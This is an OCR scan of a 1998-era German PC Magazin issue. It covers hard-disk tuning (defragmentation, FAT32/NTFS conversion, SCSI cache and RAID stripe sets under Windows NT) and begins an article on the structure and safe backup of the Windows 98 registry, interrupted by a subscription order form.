
Natürlich wirkt sich eine regelmäßige Defragmentierung positiv auf die Systemleistung Ihres PC aus.

Unter Windows 95/98 starten Sie hierzu einfach in regelmäßigen Abständen das Tool *defrag*. Für DOS-Anwender sind mit Paketen wie den Norton

Utilities ebenfalls Defragmentierungswerkzeuge erhältlich.

Unter Windows NT hat sich der Diskeeper von Executive Software bewährt. Dieses Programm ist in der Version 3.0 für rund 160 Mark für NT Workstation und für gut 600 Mark als NT-Server-Version erhältlich. Version 4.0 steht bereits in den Startlöchern und kommt demnächst auf den Markt.

Eine weitere Optimierung bietet Windows 98. Klicken Sie dazu in der *Systemsteuerung* auf *System*. Aktivieren Sie dort die Registrierkarte *Leistungsmerkmale*. Ein Klick auf *Dateisystem* zeigt die Standardnutzung und die Leseoptimierung. Stellen Sie diesen Wert stets auf 100 Prozent (Maximum, da angeblich einige Programme davon profitieren können. Im PC-Magazin-Labor konnten wir mit unserem Applikations-




FÜR WINDOWS-NT-ANWENDER ein Muß: der Diskeeper von Executive Software zum Defragmentieren

Benchmark AMark jedoch keinen Effekt messen.

Kapazität gewinnen

Windows-Anwendern, für die Speicherplatz wichtiger als Performance ist, bleiben bei Festplatten über 2 GByte als Dateisysteme FAT32 und NTFS. Anders als FAT16 sind diese Dateisysteme nicht von einer maximalen Anzahl von 65 000 Clustern begrenzt. FAT16 als 16-Bit-Dateisystem erlaubt maximal 65 000 Cluster, aufgeteilt auf maximal 2 GByte. In diesem Fall ist die kleinste Zuordnungseinheit für eine Datei mindestens 32 KByte groß.

Dies hat zur Folge, daß selbst Dateien von nur einigen Byte Größe stets satte 32 KByte auf dem Datenträger für sich beanspruchen. Bei vielen kleinen Dateien bedeutet dies eine erhebliche Verschwendung von Festplattenplatz. Setzen Sie in diesem Fall unter Windows 95/98 das FAT32-Dateisystem (4 KByte Cluster-Größe) und unter Windows NT das NTFS-Dateisystem ein. Die formatierte Kapazität der beiden Dateisysteme unterscheidet sich nur unwesentlich (siehe auch den Festplattentest in Heft 9/98, ab S. 125).



ADAPTECS SCSI EXPLORER erlaubt das Ein- und Ausschalten des Schreib- und Lese-Cache von SCSI-Festplatten.

Um eine FAT16-formatierte Partition umzuwandeln, rufen Sie unter Windows 98 das Programm *Laufwerkskonvertierung* (FAT32) auf. Sie finden es im Menü *Zubehör/Systemtools*. Unter Windows NT geben Sie auf der Kommadozeile den Befehl:

```
convert Laufwerk:
/fs:ntfs
```

ein. Sichern Sie jedoch Ihre Daten bevor Sie die Konvertierung durchführen.

Wer auch das letzte Byte aus seiner Festplatte herausholen möchte, kann unter Windows 98 die *Datenträgerbereinigung* starten, die sich ausgehend vom *Start*-Menü unter *Programme/Zubehör/Systemprogramme* befindet. Dieses Programm löscht nicht nur Temp-Dateien und sonstige Dateileichen, sondern deinstalliert auch selten genutzte Programme. Doch erwarten Sie nicht zuviel: Mehr als 20 bis 30 MByte sind bei einem gut gepflegten System nicht drin. Wer mehr Platz freischaufeln möchte, kommt nicht umhin, einige der Windows-Komponenten zu löschen.



WENN SIE WINDOWS 98 auf einer FAT-Partition installiert haben, können Sie diese ins FAT32-Format umwandeln.


SCSI optimiert

Während bei E-IDE-Festplatten je nach Betriebssystem und Chipsatz ein großes Optimierungspotential vorhanden ist, gibt es im SCSI-Bereich deutlich weniger zu beachten. Voraussetzung ist, daß die Festplatte an einem SCSI-Host-Adapter hängt, der die Platte nicht in ihren maximalen Datenraten begrenzt (etwa eine Seagate Cheetah an einem Fast-SCSI-Host-Adapter).

Nehmen Sie daher vor einer Installation (wie bereits beschrieben) eine sinnvolle Partitionierung des Datenträgers vor. Wenn alles läuft, können Sie beispielsweise mit EZ-SCSI oder dem von Adaptec in Lizenz vertriebenen SCSI-Explorer eine Analyse und Feinabstimmung der SCSI-Geräte vornehmen.

Überprüfen Sie mit diesem Programm im Reiter *Disk Cache*, ob sowohl der Schreib- als auch der Lese-Cache Ihrer Festplatte aktiv sind. Aus Sicherheitsgründen wurde bei manchen Festplattenmodellen (beispielsweise für den Server-Betrieb) der Schreib-Cache ausgeschaltet, um so einem eventuellen Datenverlust vorzubeugen. Bei den meisten Festplatten ist hier auch ein Jumper vorhanden, mit dem sich die Cache-Zugriffe bereits vor der Installation konfigurieren lassen.

Apropos Datenverlust: Unter dem Reiter *Defect List* finden Sie noch alle Einträge von Defekten auf der Festplattenoberfäche, die bereits der Hersteller angegeben hat. Der Punkt *Grown Defect List* zeigt Ihnen, welche Sektoren seit der Auslieferung beschädigt wurden. Wächst diese Zahl stetig, sollten Sie die Festplatte möglichst bald tauschen.



UNTER WINDOWS NT legen Sie mit dem Festplatten-Manager komfortabel Volume- und Stripe-Sets an.

RAID und Co.

Wem das alles nichts hilft, weil die Festplattenleistung nie hoch genug sein kann, der kann schließlich noch mehrere Festplatten zu einem Verbund zusammenschließen.

Die geschieht beispielsweise mit Zusammenschlüssen gemäß den sogenannten RAID-Spezifikationen (Redundant Arrays of Inexpensive Disks). Diese enthalten mehrere Levels unterschiedlicher Funktionalität. Für den PC-Bereich sind die Levels 0 und 1 von Interesse, die höheren Levels sind nur für den Server-Betrieb von Bedeutung.

Bei RAID 0 verteilt entweder ein Hardware-Controller oder eine Software die Daten auf mehrere Festplatten. Damit erreichen Sie höhere Datendurchsätze sowohl beim Lesen als auch beim Schreiben.

RAID 1 heißt auch Spiegelung (Mirroring). Dabei werden die Daten noch einmal komplett auf einer zweiten Festplatte gespeichert. Fällt eine Festplatte aus, arbeitet das System ohne Unterbrechung mit der anderen weiter. In puncto Geschwindigkeit bietet dieses Verfahren keine Vorteile.

Windows-NT-Anwender können ihr System ohne Zusatzkosten mit einer RAID-Funktionalität ausstatten. So bieten die sogenannten Volume-Sets die Möglichkeit, mehrere physikalisch kleine Festplatten zu einer großen logischen zusammenzufassen. Dies bringt eine zusammenhängende Kapazität, aber keinen Performance-Schub. Mit den sogenannten Stripe-Sets fassen Sie ebenfalls mehrere Festplatten zu einer logischen zusammen. Der Vorteil dabei: Windows NT legt die Daten gemäß RAID-Level 0 verteilt auf die Festplatten ab. Damit lassen sich die maximalen Datenraten von zwei baugleichen, im RAID-0-Level betriebenen Platten gegenüber einer einzelnen um bis zu 30 Prozent steigern.

Das Schöne an dieser Lösung: Sie erfordert keine teure Zusatz-Hardware. Auch ist es Windows NT egal, ob Sie ein Stripe-Set mit SCSI- oder E-IDE-Festplatten aufbauen. Die Konfiguration über den Festplatten-Manager geht zudem schnell vonstatten. Bei den heutigen Festplattenpreisen ist es daher durchaus eine Überlegung wert, ob man nicht anstatt einer 8-GByte-Festplatte für 500 Mark zwei 4-GByte-Modelle für je 300 Mark einbaut. Die Kapazität ist die gleiche, der Preis ist kaum höher und der Geschwindigkeitsvorteil enorm.

Wer Windows NT Server einsetzt, kann zudem Mirroring oder ein RAID-5-System (Stripe-Set mit Parität) konfigurieren.

Wer unter Windows 95/98 ein Stripe-Set einrichten möchte, muß auf spezielle Controller zurückgreifen. Für E-IDE-Festplatten bietet Promise auf der Web-Site

`www.promise.com`

mit dem Fasttrack für 199 Mark einen preiswerten Einstieg. SCSI-Fans kommen mit dem Adaptec AAA-131CA, Adresse:

`www.adaptec. ➥com`

und dem Mylex Flashpoint LT/LW, erhältlich unter

`www.mylex.com`

auf ihre Kosten. Die SCSI-Lösungen schlagen mit 400 bis 900 Mark zu Buche.

Fazit


Ohne große Anstrengungen und Kosten lassen sich mit den Bordmitteln der Betriebssysteme die Zugriffe auf Ihre Festplatte optimieren. Und Zusatz-Tools kosten nicht die Welt. Doch wer stets maximale Performance fordert, muß sich selbst um die Organisation und regelmäßige Pflege seines Datenträgers kümmern. FKH

FESTPLATTEN-INFOS IM INTERNET

Festplattenhersteller	
Fujitsu	www.fujitsu.com
Hitachi	www.hitachi.com
Maxtor	www.maxtor.com
Quantum	www.quantum.com
Samsung	www.samsung.com
IBM	www.storage.ibm.com
Seagate	www.seagate.com
Western Digital	www.wdc.com
Festplatten-Tools	
Adaptec	www.adaptec.com
Executive Software	www.execsoft.com
Microhouse	www.microhouse.com
Powerquest	www.powerquest.com
PTS-Tools	www.hilcher.de
Quarterdeck	www.quarterdeck.com

STRIPE-SET-BENCHMARKS

Die Werte ermittelten wir mit unserem Applikations-Benchmark AMark. Als Testplattform diente ein PII/350- System mit zwei Seagate Cheetah ST 34501W, die jeweils allein oder im RAID-0-Verbund unter Windows NT ohne Zusatz-Hardware betrieben wurden. Deutliche Unterschiede ergeben sich, je nachdem, ob die Festplatten FAT- oder NTFS-formatiert sind oder alleine bzw. im Stripe-Set betrieben werden..



Registrierung: Aufbau und Handhabung

Schlüssel zum System

Die Registrierung stellt auch in Windows 98 eine der wichtigsten und am wenigsten dokumentierten Systemkomponenten dar. Wie Sie mit diesen wertvollen Ressourcen **behutsam und korrekt umgehen**, erfahren Sie hier.

GÜNTER BORN

In der Registrierung hinterlegt Windows die komplette Konfiguration des Systems: Hard- und Software sowie Benutzereinstellungen. Ohne Registrierung startet Windows nicht, und bei beschädigter oder falsch konfigurierter Registrierung kommt es zu Störungen in den Systemfunktionen. Auch wenn Microsoft bei Windows 98 einige Neuerungen in der Registry einführte, baut ihre Struktur auf der Windows-95-Registrierung auf. Wer um die Struktur und Handhabung der Registrierung weiß, versteht das Betriebssystem besser.

Die Registrierung besteht aus den zwei Dateien *system.dat* und *user.dat*. Die Datei *system.dat* enthält die systemspezifischen Einstellungen mit Hardware-Konfiguration und installierter Software, die Windows 98 zum Starten benötigt. Daher muß diese Datei immer im Windows-Ordner *\system* gespeichert sein. Benutzerspezifische Einstellungen wie die Konfigurierung des Desktop, des *Start*-Menüs oder von Anwendungsprogrammen werden in der Datei *user.dat* gespeichert. Arbeiten mehrere Benutzer bei freigegebenen Benutzerprofilen am System, erhält jeder dieser Benutzer seine eigene Kopie der *user.dat*. Die Lage dieser Datei ist variabel, sie kann sowohl im Windows-Ordner, im Unterordner *\Profiles\Benutzername* oder im Netzwerk im Anmeldepfad des Benutzers liegen.


Aufbau der Registrierung

Als Benutzer arbeiten Sie nicht direkt mit diesen *dat*-Dateien. Windows 98 stellt Ihnen mit dem Registrierungseditor ein Werkzeug zur Verfügung, welches die Registrierung in Form eines Hierarchiebaums mit Schlüsseln, Unterschlüsseln und Werten anzeigt.

Nach dem Aufruf stellt der Registrierungseditor die Hierarchie der Schlüssel – ähnlich wie der Windows Explorer – in der linken Fensterhälfte dar. Die Windows-98-Registrierung ist aus sechs Hauptschlüsseln mit folgenden Inhalten aufgebaut:

HKEY_CLASSES_ROOT

Dieser Zweig enthält alle Daten, die Windows 98 zur Registrierung von Dateitypen und ihre Eigenschaften wie zum Beispiel für Symbole oder verfügbare Befehle benötigt. Weiterhin sind in diesem Zweig die sogenannten *Class ID*-Codes für Automatisierungsobjekte (ActiveX-, OLE-, COM- und DCOM-Objekte) registriert.



DER REGISTRIERUNGSEDITOR stellt die Registrierung in Baumstruktur dar.

HKEY_CURRENT_USER


Dieser Zweig wird beim Anmelden des betreffenden Benutzers neu angelegt. Windows 98 spiegelt den Inhalt des Zweigs

`HKEY_USERS\Benutzername`

in

`HKEY_CURRENT_USER`

Die Schlüssel enthalten die benutzerspezifischen Einstellungen für Windows 98. Im Unterschlüssel *AppEvents* finden Sie beispielsweise die Pfadangaben für Sounddateien, die bei bestimmten Systemereignissen wiedergegeben werden. Der Unterzweig *Control Panel* enthält Daten, die die Windows-Systemsteuerung beeinflussen, etwa Farbschemata oder Bildschirmeinstellungen. Interessant ist vor allem der Unterschlüssel *Software*. Dieser speichert alle anwendungsspezifischen Daten wie zum Beispiel die Namen und Pfade der zuletzt in einem Programm benutzten Dokumentdateien.



HKEY_LOCAL_MACHINE

Die Schlüssel in diesem Zweig legen maschinenspezifisch die Konfiguration der installierten Treiber, Software und Hardware fest. Im Unterschlüssel *Config* finden Sie beispielsweise die Konfiguration des lokalen PC. Der Unterzweig *Enum* listet die gefundenen Geräte auf und wird vom Geräte-Manager zur Anzeige der installierten Hardware-Komponenten benutzt.

Interessant ist in diesem Schlüssel vor allem der Zweig

`HKEY_LOCAL_MACHINE\Software`

Dort speichert Windows 98 Informationen über installierte Programme sowie über bestimmte Windows-Funktionen. Die Strukturen in *\Software* entsprechen dabei teilweise den Schlüsseln, die sich im Zweig

`HKEY_CURRENT_USER\Software`

finden. Microsoft hat hier ein einfaches Schema zur Auswahl definiert, das bestimmt, in welchen Zweig die Informationen eingetragen werden. Konfigu-

rationsdaten, die für alle Benutzer oder alle Anwendungen systemweit gelten, werden im Zweig

`HKEY_LOCAL_MACHINE\Software`

eingetragen. Möchte ein Programm benutzerspezifische Einstellungen sichern, greift es auf diesen Zweig zu. Befindet sich der gleiche Unterschlüssel in beiden Zweigen, gilt die Einstellung aus

`HKEY_CURRENT_USER\Software`

HKEY_USERS

Dieser Zweig speichert die benutzerspezifischen Einstellungen für sämtliche im System eingetragenen Benutzer. Der Unterschlüssel *\Default* enthält dabei die Daten, die für einen neuen Benutzer gelten sollen. Jeder Benutzer, der sich einmal unter einem Namen im System angemeldet hat, erhält einen eigenen Unterschlüssel, der sich aus dem Benutzernamen ergibt. Bei der erstmaligen Anmeldung wird der Inhalt des Zweigs *\Default* in den neuen Schlüssel kopiert. Der Inhalt eines Unterzweigs wird dann bei der Benutzeranmeldung in den Zweig

`HKEY_CURRENT_USER`

kopiert. Einstellungen, die der Benutzer an der Windows-Oberfläche oder an Anwendungsprogrammen vornimmt, speichert Windows 98 ebenfalls hier.

Gleichzeitig wird eine Kopie in den Zweig in

`HKEY_USERS\Benutzername`

hinterlegt. Dies stellt sicher, daß der Benutzer seine Einstellungen bei der nächsten Anmeldung wiederfindet.

HKEY_CURRENT_CONFIG

Dieser Zweig verwaltet die Plug&Play-Daten und enthält Informationen über die aktuelle Hardware-Konfiguration, falls es sich um Docking Stations mit einer wechselnder Geräteausstattung handelt.

HKEY_DYN_DATA


Windows 98 benutzt diesen Zweig zur Ablage dynamischer Daten für verschiedene interne Dienste. Diese Daten werden beispielsweise vom Systemmonitor ausgewertet. Auch Informationen zu Hardware-Konflikten entnimmt der Geräte-Manager diesem Zweig.

Was braucht der Benutzer?

Für Benutzer besitzen die Zweige

```
HKEY_CLASSES_ROOT
HKEY_LOCAL_MACHINE
HKEY_CURRENT_USER
```

eine Bedeutung. In diesen Zweigen lassen sich Einstellungen vornehmen, um Windows-Funktionen oder Anwendungsprogramme anzupassen. Im Registrierungseditor werden dabei die Schlüssel im linken Fenster und die zugehörigen Werte im rechten Fenster angezeigt.



DAS BACKUP-PROGRAMM stellen Sie so ein, daß es die Registrierung sichert.

Ein Wert besteht aus einem Namen und den Daten. Jeder Schlüssel besitzt automatisch einen Wert, der mit dem Namen (Standard) versehen wird. Zusätzlich können weitere Werte in einem Schlüssel eingetragen werden. Die Namen dürfen dabei die Zeichen *a* bis *z*, die Ziffern *0* bis *9* sowie den Unterstrich _ enthalten. Zwischen Groß-/Kleinschreibung wird nicht unterschieden. Die Daten eines Werts dürfen dabei die Typen *Text*, *Binary* und *DWORD* annehmen. Daten vom Typ *Text* weisen eine Zeichenkette meist mit Pfadangaben wie

`„C:\Windows\Notepad.exe %1“`

auf. *DWORD*-Werte enthalten eine 32-Bit-Zahl, die der Registrierungseditor als Hexadezimal- oder Dezimalzahl anzeigt. Diese können Sie auch ändern. Mit dem Typ *binary* haben Sie die Möglichkeit, eine Bytesequenz in der Form

`03 FF 00 A0 33 14 ....`

in einem Wert abzulegen. Beachten Sie, daß die Größe eines Werts unter Windows 98 auf 16 KByte begrenzt ist.

Vorsicht vor System-Tools

Da die Registrierung ein essentieller Windows-Bestandteil ist, müssen Sie besonderen Wert auf ihre Integrität legen. Eine beschädigte oder fehlende Registrierung sowie fehlerhafte Werte wirken sich sofort auf die Funktionsfähigkeit des Systems aus. Daher kommt der Sicherung der Registrierung eine besondere Bedeutung zu. Sie finden eine ganze Reihe an Werkzeugen und noch mehr Tips, die sich mit der Sicherung/Wiederherstellung der Registrierung und mit ihrer Optimierung befassen. Leider führt die Anwendung dieser Werkzeuge und Tips manchmal dazu, daß die Registrierung erst recht beschädigt wird.

Das betrifft auch das Programm *RegClean.exe*, welches von Microsoft für Windows 95 angeboten wurde. Bedingt durch die Installation/Deinstallation von Anwendungen wächst die Größe der Registrierungsdateien mit der Zeit. Eine der Ursachen liegt darin, daß der Speicherbereich für gelöschte Schlüssel nicht automatisch freigegeben wird.

RegClean.exe wurde entwickelt, um die Windows-95-Registrierung zu analysieren und solche unbelegten Speicherbereiche zu entfernen. Unter Windows 98 hat sich die Struktur der Registrierung jedoch geringfügig geändert. Gleichzeitig wurde das Programm zur Registrierungsprüfung (*ScanRegw.exe*) integriert.

Die Hauptaufgabe von *ScanRegw.exe* besteht darin, eine tägliche Sicherungskopie der Registrierung anzufertigen. Daher ist es unsinnig, *RegClean.exe* einzusetzen, da diese Funktion bereits in Windows 98 integriert ist.

Weiterhin gibt es noch eine Reihe sogenannter Optimierungsprogramme, die mittlerweile für Windows 98 „umgelabelt“ wurden. Diese versprechen die Bereinigung der Registrierung sowie die Optimierung des Systems. Aber die bisherigen Erfahrungen sind ernüchternd. Wir haben festgestellt, daß viele Fehler und Fehlfunktionen durch diese Werkzeuge erst entstehen. Oft hilft nach der „Optimierung“ nur eine komplette Windows-98-Neuinstallation.



DAS BEISPIEL ZEIGT den Schlüssel für den registrierten Dateityp *bat*.

Profitieren Sie vom PC Magazin-Abo, denn:

- Nur im Abo sparen Sie jeden Monat rund 8% des Einzelverkaufspreises des PC Magazin.
- Sie erhalten PC Magazin jeden Monat druckfrisch per Post zugestellt – und zwar ohne zusätzliche Kosten.
- Sie binden sich in keiner Weise. Denn Sie können das Abonnement jederzeit beenden – ohne Einhaltung einer Kündigungsfrist. Geld für bezahlte, aber noch nicht gelieferte Ausgaben erhalten Sie selbstverständlich zurück.

Widerrufsrecht: Diese Vereinbarung können Sie innerhalb von 10 Tagen beim PC Magazin, Abo-Service CSJ, Postfach 14 02 20, 80452 München schriftlich widerrufen. Die Frist beginnt 3 Tage nach Datum des Poststempels Ihrer Bestellung. Zur Wahrung der Frist genügt die rechtzeitige Absendung des Widerrufs.

Ja, ich will PC Magazin jeden Monat frei Haus – mit ca. 8% Preisvorteil – beziehen! Für nur DM 7,37 statt DM 8,- Einzelverkaufspreis (Jahresabopreis DM 88,50; Studenten-Abo DM 75,-). Ich kann jederzeit kündigen. Geld für schon bezahlte, aber noch nicht gelieferte Ausgaben erhalte ich selbstverständlich zurück.

Name, Vorname

Straße, Nr.

PLZ, Ort

Sollte sich meine Adresse ändern, erlaube ich der Deutschen Post AG, meine neue Anschrift dem Verlag mitzuteilen.

Ich wünsche folgende Zahlungsweise (wie angekreuzt):

❑ Bequem und bargeldlos durch Bankeinzug (12 Hefte DM 88,50; Studenten-Abo DM 75,-)

Kontonummer

Bankleitzahl

Geldinstitut

❑ Durch Überweisung nach Erhalt der Rechnung (12 Hefte DM 88,50; Studenten-Abo DM 75,-)

Datum, 1. Unterschrift

Widerrufsrecht: Diese Vereinbarung kann ich innerhalb von 10 Tagen beim PC Magazin, Abo-Service CSJ, Postfach 14 02 20, 80452 München schriftlich widerrufen. Die Widerrufsfrist beginnt 3 Tage nach dem Datum des Poststempels meiner Bestellung. Zur Wahrung der Frist genügt die rechtzeitige Absendung des Widerrufs. Ich bestätige dies durch meine 2. Unterschrift.

Datum, 2. Unterschrift

Ich erlaube Ihnen, mir interessante Zeitschriftenangebote auch telefonisch zu unterbreiten (ggf. streichen).

Meine Telefonnummer


DPM8B

Bitte freimachen oder per Fax: 089/200 281-23 oder per E-Mail: weka@csj.de

ANTWORT

PC Magazin
Abo-Service CSJ
Postfach 14 02 20

80452 München



IN DIESEN DIALOGFELDERN bearbeiten Sie registrierte Dateitypen, hier mit *notepad.exe*.

Sicherung der Registrierung

Auch die Sicherung der Registrierung und deren Wiederherstellung hat sich unter Windows 98 grundlegend gewandelt. Eingangs wurde bereits die Registrierungsprüfung erwähnt, die automatisch eine tägliche Sicherungskopie anlegt und diese auch wieder zurücklesen kann. Für eine gezielte Sicherung ist diese Funktion jedoch zu unhandlich. Es müssen also alternative Methoden her.

Das direkte Kopieren der *dat*-Datei ist sicherlich möglich, erfordert jedoch eine genaue Kenntnis, wo die betreffenden Dateien abgelegt sind. Windows 95 war das Tool *eru.exe* zur Sicherung der Registrierung und deren Wiederherstellung beigelegt. Bekannt ist auch das Windows 95 Resource Kit. Um es kurz zu machen: Löschen Sie beide Programme von Ihrem Windows-98-System. Beide Werkzeuge können die Sicherungskopien nicht zuverlässig zurücklesen und wurden von Microsoft in der endgültigen Fassung aus Windows 98 entfernt! Wer die Tools trotzdem einsetzt, arbeitet mit eigenem Risiko.

Ein beliebter Tip zur Sicherung der Registrierung schlägt vor, den Befehl *Registrationsdatei exportieren* im Menü *Registrierung* des Registrierungseditors zu verwenden. Das Programm legt den Inhalt der Schlüssel in einer *reg*-Datei ab. Zum Restaurieren soll die Funktion *Registrationsdatei importieren* im gleichen Menü benutzt werden. Oder Sie wählen die *reg*-Datei im Ordnerfenster per Doppelklick an.

Diese Methode hat leider einen gravierenden Haken: Sie können niemals sicher sein, daß nach dem Import der Sicherungskopie der vorherige Zustand der Registrierung wiederhergestellt wurde. Es ist sogar sehr wahrscheinlich, daß sich weiterhin Änderungen in der Registrierung befinden. Die Gründe sind in der Importfunktion des Registrierungseditors zu suchen (siehe Literaturhinweise am Ende dieses Artikels).

Die einzige zuverlässige Methode zum Sichern und Wiederherstellen der Registrierung bietet neben der Registrierungsprüfung das Windows-98-Backup-Programm. Starten Sie dieses Programm über den Befehl *Programme/Zubehör/Systemprogramme/Backup* im *Start*-Menü. Schließen Sie das Dialogfeld des Sicherungsassistenten. Wählen Sie zum Beispiel eine möglichst kleine Datei im *bmp*-Format im Windows-Ordner zur Sicherung.

Klicken Sie auf die Schaltfläche *Optionen*. Auf der Registerkarte *Weitere Optionen* ist das Kontrollkästchen *Windows-Registrierung sichern* zu markieren. Das Backup-Programm kann die Registrierung anschließend auf der lokalen Festplatte in eine *qic*-Datei speichern. Deren Inhalt läßt sich im Backup-Programm über die Registerkarte *Wiederherstellen* zurücklesen. Achten Sie bei diesem Schritt darauf, daß das Kontrollkästchen *Windows-Registrierung wiederherstellen* auf der Registerkarte *Weitere Optionen* markiert ist.

Dateitypen anpassen

Die häufigsten Eingriffe in die Registrierung gelten der Anpassung registrierter Dateitypen. Jede Anwendung richtet sich ihre Dateitypen in der Registrierung ein. Möchten Sie diese anpassen, neue Dateitypen zur Bearbeitung mit Anwendungen aufnehmen oder einen nicht benutzten Dateityp löschen, wirkt sich dies auf den Schlüssel

`HKEY_CLASSES_ROOT`

aus. Jeder registrierte Dateityp wird mit zwei Unterschlüsseln in diesen Zweig eingetragen. Der erste Schlüssel besitzt den gleichen Namen wie die Dateinamenerweiterung der betreffenden Dateien wie zum Beispiel *.bat*. Der Standardwert dieses Schlüssels enthält den Namen des zweiten Schlüssels wie zum Beispiel *batfile*. Dieser zweite Schlüssel definiert die Eigenschaften des registrierten Dateityps.

Der Unterschlüssel *DefaultIcon* enthält beispielsweise im Standardwert den Pfad zur Symbolquelle. Dort findet Windows das Symbol, um die betreffende Dokumentdatei im Ordnerfenster darzustellen.

Der Zweig *shell* definiert die Befehle, die auf den registrierten Dateityp anwendbar sind. Für jeden Befehl wird ein Unterschlüssel mit Namen wie *open*, *print* etc. angelegt. Diese Unterschlüssel stellen Verben dar und definieren über ihren Standardwert den Befehlstext, den Windows im Kontextmenü der registrierten Datei zeigt. Das bei der Anwahl des Befehls auszuführende Kommando wird im Standardwert des Unterschlüssels *command* hinterlegt.

So zeigt zum Beispiel die Schlüsselhierarchie für den *bat*-Dateityp die drei Befehle *edit*, *open* und *print*. Der Schlüssel *open* definiert dabei standardmäßig den Befehl, der beim Doppelklick auf die betreffende Datei ausgeführt wird. *open* und *print* sind kanonische Verben, das heißt, Windows 98 setzt bei der Anzeige der zugehörigen Befehle im Kontextmenü automatisch einen lokalisierten Text wie *Öffnen* oder *Drucken* ein. Bei anderen Verben verwendet Windows dagegen den Namen des Schlüssels oder – falls definiert – seinen Standardwert als Menütext.

Die Zuordnung des Standardbefehls läßt sich über den Standardwert des Schlüssels *shell* ändern. Ist der Standardwert des Schlüssels *shell* leer, wird der Befehl *open* beim Doppelklick genutzt. Tragen Sie dagegen eines der Verben wie zum Beispiel *edit* ein, wird dieser Befehl beim Doppelklick verwendet.

Ein leerer Standardwert eines Verbs bewirkt, daß Windows 98 entweder
